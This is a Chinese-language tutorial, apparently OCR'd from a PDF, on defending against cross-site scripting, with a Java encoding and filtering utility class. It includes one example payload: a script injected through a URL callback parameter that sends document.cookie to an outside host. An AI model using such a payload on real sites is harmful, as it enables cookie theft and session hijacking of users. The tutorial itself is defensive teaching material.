跨站脚本攻击(XSS)的防范

1.跨站脚本攻击(XSS)的原理及危害

XSS 又叫 CSS (Cross Site Script) ，跨站脚本攻击。它指的是恶意攻击者往 Web 页面里插入恶意脚本代码，而程序对于用户输入内容未过滤，当用户浏览该页之时，嵌入其中 Web 里面的脚本代码会被执行，从而达到恶意攻击用户的特殊目的。

跨站脚本攻击的危害：窃取 cookie、放蠕虫、网站钓鱼 ...

跨站脚本攻击的分类主要有：存储型 XSS、反射型 XSS、DOM 型 XSS

XSS 漏洞是 Web 应用程序中最常见的漏洞之一。如果您的站点没有预防 XSS 漏洞的固定方法，那么就存在 XSS 漏洞。这个利用 XSS 漏洞的病毒之所以具有重要意义是因为,通常难以看到 XSS 漏洞的威胁,而该病毒则将其发挥得淋漓尽致。


2.XSS 工作流程

1)恶意用户，在一些公共区域（例如，建议提交表单或消息公共板的输入表单）输入一些文本，这些文本被其它用户看到，但这些文本不仅仅是他们要输入的文本，同时还包括一些可以在客户端执行的脚本。如：

http://xxx.xxx.com.cn/intf/_photos.jsp?callback=<script>window.location.href="http://www.baidu.com?a=" + escape(document.cookie)</script>、参数<script>xxx</script>如果这里没有经过转义处理，则页面中就嵌入了一段 script


2)恶意提交这个表单

3）其他用户看到这个包括恶意脚本的页面并执行，获取用户的 cookie 等敏感信息。



如下情况，请求跳转到百度，并将查询到的 cookie 值也显示出来了

结果将导致：



3.那我们要如何防御 Xss?

一种方法是在表单提交或者 url 参数传递前，对需要的参数进行过滤,请看如下 XSS 过滤工具类代码

```
import java.net.URLEncoder;
/**
 * 过滤非法字符工具类
 *
 */
```

```
public class EncodeFilter {
    //过滤大部分 html 字符
    public static String encode(String input) {
        if (input == null) {
            return input;
        }
        StringBuilder sb = new StringBuilder(input.length());
        for (int i = 0, c = input.length(); i < c; i++) {
            char ch = input.charAt(i);
            switch (ch) {
                case '&': sb.append("&amp;");
                    break;
                case '<': sb.append("&lt;");
                    break;
                case '>': sb.append("&gt;");
                    break;
                case '"': sb.append("&quot;");
                    break;
                case '\'': sb.append("&#x27;");
                    break;
                case '/': sb.append("&#x2F;");
                    break;
                default: sb.append(ch);
            }
        }
        return sb.toString();
    }

    //js 端过滤
```

```
public static String encodeForJS(String input) {
    if (input == null) {
        return input;
    }

    StringBuilder sb = new StringBuilder(input.length());

    for (int i = 0, c = input.length(); i < c; i++) {
        char ch = input.charAt(i);

        // do not encode alphanumeric characters and ',' '.'
'_'
        if (ch >= 'a' && ch <= 'z' || ch >= 'A' && ch <= 'Z'
||
                ch >= '0' && ch <= '9' ||
                ch == ',' || ch == '.' || ch == '_') {
            sb.append(ch);
        } else {
            String temp = Integer.toHexString(ch);

            // encode up to 256 with \\xHH
            if (ch < 256) {
                sb.append('\\').append('x');
                if (temp.length() == 1) {
                    sb.append('0');
                }
                sb.append(temp.toLowerCase());

            // otherwise encode with \\uHHHH
```

```
                    } else {
                        sb.append('\\').append('u');
                        for (int j = 0, d = 4 - temp.length(); j < d;
j ++) {
                            sb.append('0');
                        }
                        sb.append(temp.toUpperCase());
                    }
                }
            }

            return sb.toString();
        }

        /**
         * css 非法字符过滤
         * http://www.w3.org/TR/CSS21/syndata.html#escaped-characters
        */
        public static String encodeForCSS(String input) {
            if (input == null) {
                return input;
            }

            StringBuilder sb = new StringBuilder(input.length());

            for (int i = 0, c = input.length(); i < c; i++) {
                char ch = input.charAt(i);

                // check for alphanumeric characters
```

```
                if (ch >= 'a' && ch <= 'z' || ch >= 'A' && ch <= 'Z'
||
                        ch >= '0' && ch <= '9') {
                    sb.append(ch);
                } else {
                    // return the hex and end in whitespace to
terminate

sb.append('\\').append(Integer.toHexString(ch)).append(' ');
                }
            }
            return sb.toString();
        }

        /**
         * URL 参数编码
         * http://en.wikipedia.org/wiki/Percent-encoding
         */
        public static String encodeURIComponent(String input) {
            return encodeURIComponent(input, "utf-8");
        }

        public static String encodeURIComponent(String input, String
encoding) {
            if (input == null) {
                return input;
            }
            String result;
            try {
```

```
            result = URLEncoder.encode(input, encoding);
        } catch (Exception e) {
            result = "";
        }
        return result;
    }

    public static boolean isValidURL(String input) {
        if (input == null || input.length() < 8) {
            return false;
        }
        char ch0 = input.charAt(0);
        if (ch0 == 'h') {
            if (input.charAt(1) == 't' &&
                input.charAt(2) == 't' &&
                input.charAt(3) == 'p') {
                char ch4 = input.charAt(4);
                if (ch4 == ':') {
                    if (input.charAt(5) == '/' &&
                        input.charAt(6) == '/') {

                        return isValidURLChar(input, 7);
                    } else {
                        return false;
                    }
                } else if (ch4 == 's') {
                    if (input.charAt(5) == ':' &&
                        input.charAt(6) == '/' &&
                        input.charAt(7) == '/') {
```

```
                    return isValidURLChar(input, 8);
                } else {
                    return false;
                }
            } else {
                return false;
            }
        } else {
            return false;
        }

    } else if (ch0 == 'f') {
        if( input.charAt(1) == 't' &&
            input.charAt(2) == 'p' &&
            input.charAt(3) == ':' &&
            input.charAt(4) == '/' &&
            input.charAt(5) == '/') {

            return isValidURLChar(input, 6);
        } else {
            return false;
        }
    }
    return false;
}

static boolean isValidURLChar(String url, int start) {
    for (int i = start, c = url.length(); i < c; i ++) {
```

```
            char ch = url.charAt(i);
            if (ch == '"' || ch == '\'') {
                return false;
            }
        }
        return true;
    }

}
```